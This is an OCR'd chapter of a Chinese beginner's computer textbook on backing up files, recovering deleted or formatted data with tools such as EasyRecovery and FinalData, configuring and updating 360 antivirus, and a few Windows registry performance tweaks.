对于重要文件，也可以通过复制的方法将其在其他磁盘或其他电脑上保存一份，不过用系统备份工具备份时会进行一些压缩。

补充两句


1 启动程序

选择【开始】/【所有程序】/【附件】/【系统工具】/【文件和设置转移向导】命令，打开“文件和设置转移向导”对话框，单击[下一步(N) >]按钮。



2 选择电脑

1. 在打开的“这是哪台计算机？”界面中选中“旧计算机”单选按钮。
2. 单击[下一步(N) >]按钮。




3 设置安全警报

打开“Windows 安全警报”对话框，设置是否对该程序进行阻止，单击[解除阻止(U)]按钮。


4 选择转移方法

1. 在打开的“选择转移方法。”界面中选中“其他”单选按钮。
2. 单击[浏览(R)...]按钮。




5 设置备份位置

1. 打开“浏览文件夹”对话框，在其中设置备份文件的位置。
2. 单击[确定]按钮。



6 设置转移项目

1. 在打开的界面中选中“包括文件和设置”单选按钮和“单击‘下一步’时由我来选择一个自定义的文件和设置列表（供高级用户使用）”复选框。
2. 单击[下一步(N) >]按钮。




高手指点 在第6步中选中“包括文件和设置”单选按钮，则在后面的备份操作中，将把系统默认的一些重要文件和设置，连同用户自定义的文件一起进行备份。

7 添加文件

在打开的“选择自定义文件和设置”界面中单击 添加文件夹(D)... 按钮。


8 选择要备份的文件夹

1. 打开“浏览文件夹”对话框，展开“我的电脑”目录，选择要添加的文件夹。
2. 单击 确定 按钮。




9 开始备份

返回“选择自定义文件和设置”界面，单击 下一步(N) > 按钮，开始备份。



10 完成备份

提示完成备份时，单击 完成 按钮关闭“文件和设置转移向导”对话框即可。



3 使用Drive Rescue恢复数据

电脑操作中，删除的文件一般都保存在“回收站”里，需要时可以从中直接恢复，如果在“回收站”里清空了这些数据，就只有通过一些专业的数据恢复软件恢复了。下面就以Drive Rescue软件为例，讲解恢复删除的文件的具体操作。

教学演示\第10章\使用Drive Rescue恢复数据

操作提示：数据恢复

本节所讲的数据恢复和文件的还原是有区别的，数据恢复针对的都是已经进行了格式化或删除操作，在电脑中已经不能找到的数据。

补充两句


如果不需要将所有的文件或设置都进行备份，在“选择自定义文件和设置”界面中可以选择不需要备份的项目，再单击 删除(R) 按钮即可。

1 选择软件语言

1. 启动软件，并在打开的Choose language对话框右侧的列表框中选择语言种类。
2. 单击 OK 按钮。


2 选择操作类型

在打开的“欢迎使用 Drive Rescue”对话框中单击按钮，扫描硬盘中的所有数据。



3 选择驱动器

1. 打开“选择驱动器”对话框，在其左侧的“逻辑驱动器”选项卡中选择一个驱动器。
2. 单击 确定 按钮。




4 选择要恢复的文件

1. 在打开的窗口中显示了被删除的数据，选择要恢复的文件或文件夹。
2. 选择【对象】/【保存到】命令。

5 排除故障

1. 在打开的“选择目录…”对话框中选择恢复文件所保存的位置。
2. 单击 确定 按钮完成恢复，恢复文件的时间长短由该文件的大小决定。



操作提示：选择恢复位置

这里需要注意的一点是，建议不要将恢复的文件保存到原来的位置，因为恢复时，需要从原来位置调用数据，如果保存到原来位置，可能将源数据覆盖，导致恢复失败。

高手指点 Drive Rescue软件只能恢复被快速格式化的分区，而EasyRecovery软件则能恢复完全格式化的分区。

4 使用EasyRecovery恢复数据

EasyRecovery可以从被病毒破坏或已经完全格式化的硬盘中恢复数据，同时不会向磁盘写入任何东西，而是通过在内存中重建被删除文件的分区表让数据能够安全地传输到其他磁盘中。

（1）恢复被彻底删除的文件

如果电脑中的文件被删除，甚至在回收站中都找不到，这时可以使用EasyRecovery扫描电脑中被删除的文件，然后还原需要的文件。其具体操作如下。

教学演示\第10章\恢复被彻底删除的文件

1 选择操作

启动EasyRecovery，在其主界面左侧选择“数据恢复”选项卡。

2 选择修复类型


此时在操作界面右侧将出现关于数据恢复的多个选项，这里选择“删除恢复”选项。

3 阅读目标位置警告

在打开的对话框中提示EasyRecovery要求将文件复制到除源位置以外的安全位置，仔细阅读后单击 确定 按钮。

4 选择分区

1. 在打开的界面中选择被删除文件所在分区。
2. 单击 [redacted] 按钮。




EasyRecovery软件还能通过其自带的“文件修复”功能，修复Office和Zip格式文件。另外，数据恢复会对硬盘产生一定的损害，所以应尽量少用。

补充两句


5 扫描分区

软件开始对所选分区进行扫描，结束后，左侧列表框中将显示该分区中的所有文件夹。




6 选择恢复的文件

1. 在左侧列表框中展开文件夹。
2. 在右侧列表框中选中需要恢复的文件。
3. 单击 按钮。



7 打开设置位置界面

在打开的设置恢复位置界面中单击 浏览 按钮。




8 设置恢复位置

1. 在打开的对话框中选择恢复位置。
2. 单击 确定 按钮。


9 恢复文件

单击 按钮，系统开始恢复文件，恢复完成后会显示相关信息，单击 按钮。



10 完成操作

此时还将弹出一个对话框提示是否保存这次恢复操作，单击 否 按钮完成整个操作。



高手指点 如果要恢复某个格式化分区中的所有文件，需在指定恢复文件保存的位置时，选择有足够空间的磁盘。

（2）恢复格式化分区中的文件

如果不小心将包括了重要数据的磁盘分区进行了格式化，通过EasyRecovery仍然可以恢复其中的文件，其具体操作如下。

教学演示\第10章\恢复格式化分区中的文件

1 选择操作

启动EasyRecovery，选择主界面左侧的“数据恢复”选项卡。

2 选择修复类型


在“数据恢复”界面中选择“格式化恢复”选项。

3 阅读目标位置警告

在打开的对话框中提示EasyRecovery要求将文件复制到除源位置以外的安全位置，仔细阅读后单击 确定 按钮。

4 选择分区

1. 在打开的界面中选择被格式化的分区。
2. 单击 下一步 按钮，后面的操作和恢复删除文件的相同，这里不再赘述。



10.4.2 上机1小时：使用FinalData恢复数据

本例将使用FinalData来恢复删除的数据，通过练习来巩固恢复数据的相关知识，其具体操作如下。

补充两句

在Windows环境中删除一个文件，其实只是其目录信息被删除，而文件数据仍然留在磁盘中，所以从技术角度上讲该文件是可以被恢复的，FinalData就是通过这个原理来恢复数据的。

上机目标

- 巩固备份和恢复数据的相关操作。
- 进一步掌握使用FinalData恢复数据的操作。


教学演示\第10章\使用FinalData恢复数据

1 启动软件

启动FinalData，选择【文件】/【打开】命令。

2 选择分区

1. 在打开对话框的“逻辑驱动器”选项卡中选择删除文件所在的磁盘。
2. 单击 确定 按钮。



3 扫描分区

打开“正在扫描根目录”对话框，FinalData开始扫描所选磁盘的目录。

4 选择范围


扫描完成后打开“选择要搜索的簇范围”对话框，由于不知道被删除的文件所在的具体扇区，所以直接单击 确定 按钮。

5 扫描簇

打开“簇扫描”对话框，开始扫描并显示扫描进度。

6 完成扫描

扫描完成后，窗口左侧将显示几个项目，窗口右侧将显示扫描到的被删除的文件和目录信息。




高手指点

FinalData还可以很容易地从快速格式化后的磁盘中恢复文件，还可恢复目录结构被部分破坏的文件，但前提是其数据仍然保存在硬盘上。

7 选择恢复数据

1. 在操作界面左侧展开要恢复文件所在的分类，然后在右侧窗口中找到需要恢复的文件或文件夹，并在其上单击鼠标右键。
2. 在弹出的快捷菜单中选择“恢复”命令。



8 恢复数据

1. 在打开的对话框中设置恢复文件的保存位置。
2. 单击 保存(S) 按钮，完成数据恢复操作。

10.5 使用安全防御软件

老马告诉小李，现在很多人都怕麻烦，很少有人自己动手设置各种安全选项，多数都直接在电脑中安装安全防御软件进行系统的安全防御，最常见的安全防御软件就是360杀毒和360安全卫士，下面就介绍这两种软件的相关操作。

10.5.1 学习1小时

学习目标

- 了解360杀毒的常规设置。
- 学会使用360安全卫士进行电脑体检。

1 设置360杀毒

前面已经讲解过使用360杀毒查杀病毒的相关操作，这里就直接讲解如何使用360杀毒进行安全防御，其具体操作如下。

教学演示\第10章\设置360杀毒

操作提示：360杀毒

360杀毒是一款查杀率高、资源占用少和升级迅速的杀毒软件，还有一个重要的特点就是它是一款免费软件，非常适合普通电脑用户使用。用户可以直接到360杀毒的官方网站（http://sd.360.cn）下载最新版本的软件进行安装。

需要注意的是，在使用任意软件进行系统数据恢复时，都不要进行其他任何操作，否则会导致恢复失败，甚至损坏硬盘。


补充两句

常规设置

在360杀毒软件的主界面中，单击右上角的“设置”超链接，即可打开360杀毒的“设置”对话框。默认进行的是“常规设置”，在其中可以对360杀毒的常规选项、自我保护状态和定时查毒3个方面进行设置。

实时防护设置

主要包括防护级别设置、监控的文件类型、发现病毒时的处理方式和其他防护选项4个方面的设置。



病毒扫描设置

主要包括云查杀的引擎选项、需要扫描的文件类型、发现病毒时的处理方式和全盘扫描时的附加扫描选项4个方面的设置。

嵌入式扫描

主要包括聊天软件防护、下载软件防护、U盘防护和提醒设置4个方面的设置。

操作提示：个人习惯设置


对于普通电脑用户，有一些设置最好按照自己的操作习惯进行设置，如定时查毒、需要扫描的文件类型和发现病毒的处理方式等。

高手指点

通常为了防御恶意程序的破坏，需要在“自我保护状态”栏中开启自我保护功能。


升级设置

主要包括自动升级设置、其他升级设置和代理服务器设置3个方面的设置。



免打扰模式

主要包括显示当前的状态、自动进入免打扰模式和免打扰模式的介绍方面的内容。



2 使用360安全卫士体检

对于360安全卫士的相关操作，在前面的章节中已经讲解了很多，这里针对普通电脑用户，介绍一种比较简单的安全检测方法，也称电脑体检，它将对电脑进行快速扫描，对木马、病毒和系统漏洞等进行修复，全面提升电脑的安全防御能力，其具体操作如下。

教学演示\第10章\使用360安全卫士体检

1 启动软件

启动360安全卫士，在“电脑体检”选项卡中单击 按钮。

2 开始体检

360安全卫士开始对系统的各种安全项目进行检测，完成后将需要进行优化和修复的项目列出来，用户可以选择进行修复，也可以单击 按钮，由软件自动进行修复。

在免打扰模式下，360杀毒将不显示非重要的弹出提示，并降低对系统资源的使用，这项功能非常人性化。

补充两句

10.5.2 上机1小时：升级360杀毒软件病毒库

本例将手动升级360杀毒的病毒库，通过该操作，进一步了解设置安全防御软件来防御黑客攻击的相关操作。

上机目标

- 巩固使用安全防御软件的方法。
- 进一步了解各种安全防御软件的升级方法。

教学演示\第10章\升级360杀毒软件病毒库

1 进入升级界面

1. 在任务栏通知区域单击360杀毒实时防护图标，在打开的主界面中选择“产品升级”选项卡。
2. 单击 检查更新 按钮。

2 开始升级


360杀毒将自动升级病毒库，并显示升级的进度。

3 完成升级

升级完成后提示已成功升级到最新的病毒库，完成病毒库的升级操作。

操作提示：升级提示

升级完毕，在360杀毒的实时防护图标上将弹出提示框，提示升级新增的病毒特征数量。




高手指点 如果360杀毒官方已经更新了病毒库，通常会在实时防护图标上弹出提示框，提示有最新的病毒库需要更新。

10.6　跟着视频做练习

小李对老马说："学习了这么多的内容，可把我累坏了。"老马回答道："当然多了，这些知识都是关键，学会了这些知识，在平时的工作和学习中才能更好地保护电脑不被黑客攻击。下面做两个练习，不过也要认真做！"

1 练习1小时：对系统数据进行安全备份

本例将练习系统数据的安全备份，包括使用Ghost备份系统盘、使用MS Back备份注册表以及使用优化大师备份驱动程序。



操作提示：

1. 启动MaxDOS，在菜单中启动Ghost。
2. 选择【Local】/【Partition】/【To Image】命令，接着选择需要备份的硬盘和分区。
3. 输入镜像文件的名称，并设置保存的位置和镜像文件的压缩方式。
4. 开始对系统盘进行备份。
5. 打开"备份或还原向导"对话框，单击其中的"高级模式"超链接。
6. 选择"备份"选项卡，在左侧的列表框中选中System State（系统状态）复选框。
7. 设置备份的位置，开始备份注册表。
8. 启动Windows优化大师进入其主界面，选择右侧的"系统维护"项。
9. 选择"驱动智能备份"选项卡，在右侧选中要备份的项目前面的复选框，开始备份驱动程序。

视频演示\第10章\对系统数据进行安全备份

2 练习1小时：使用360安全卫士进行安全操作

本例将使用360安全卫士的相关功能，对系统进行一次全面的安全操作，包括查杀木马、修复漏洞、清理垃圾和系统修复，完成后对系统进行一次全面体检。

操作提示：

1. 启动360安全卫士，在打开的界面中选择"查杀木马"选项卡，对电脑中的木马进行查杀。
2. 选择"修复漏洞"选项卡，对系统漏洞进行修复。
3. 选择"清理垃圾"选项卡，对系统中的垃圾文件进行清理。

MS Backup是操作系统自带的备份工具，能够对电脑中的各种文件进行备份，也包括注册表。　补充两句

4. 选择“系统修复”选项卡，对系统中存在的问题进行修复。

5. 选择“电脑体检”选项卡，对电脑中存在的安全文件进行全面体检。

视频演示\第10章\使用360安全卫士进行安全操作

10.7 秘技偷偷报

经过这段时间的学习，小李对于黑客攻击和防御的知识已经有了深刻的了解，可是他对很多操作秘技还是兴趣盎然，于是老马决定再告诉他一些优化系统的秘技。

1 优化菜单延迟

打开注册表编辑器，展开HKEY_CURRENT_USER\Control Panel\Desktop项，将MenuShowDelay的值改为0就可以优化菜单延迟。

2 禁用内存页面调度

打开注册表编辑器，展开HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\Memory Management项，将DisablePagingExecutive的值从0改为1可以禁止内存页面的调度。

3 加速共享查看

打开注册表编辑器，展开HKEY_LOCAL_MACHINE\Software\Microsoft\Windows/CurrentVersion\Explorer\RemoteComputer\NameSpace项，将其中的{d6277990-4c6a-11cf-8d87-00aa0060f5bf}子键删除即可加速共享查看。

4 提升系统缓存

打开注册表编辑器，展开HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\Memory Management项，把LargeSystemCache键值从0改为1，系统就会将除了4MB之外的系统内存全部分配到文件系统缓存中，这意味着系统的内核能够在内存中运行，将大大提高系统速度。

高手指点 以上秘技都是建立在修改注册表键值的基础上的，在进行设置之前，最好对注册表进行备份，防止意外发生。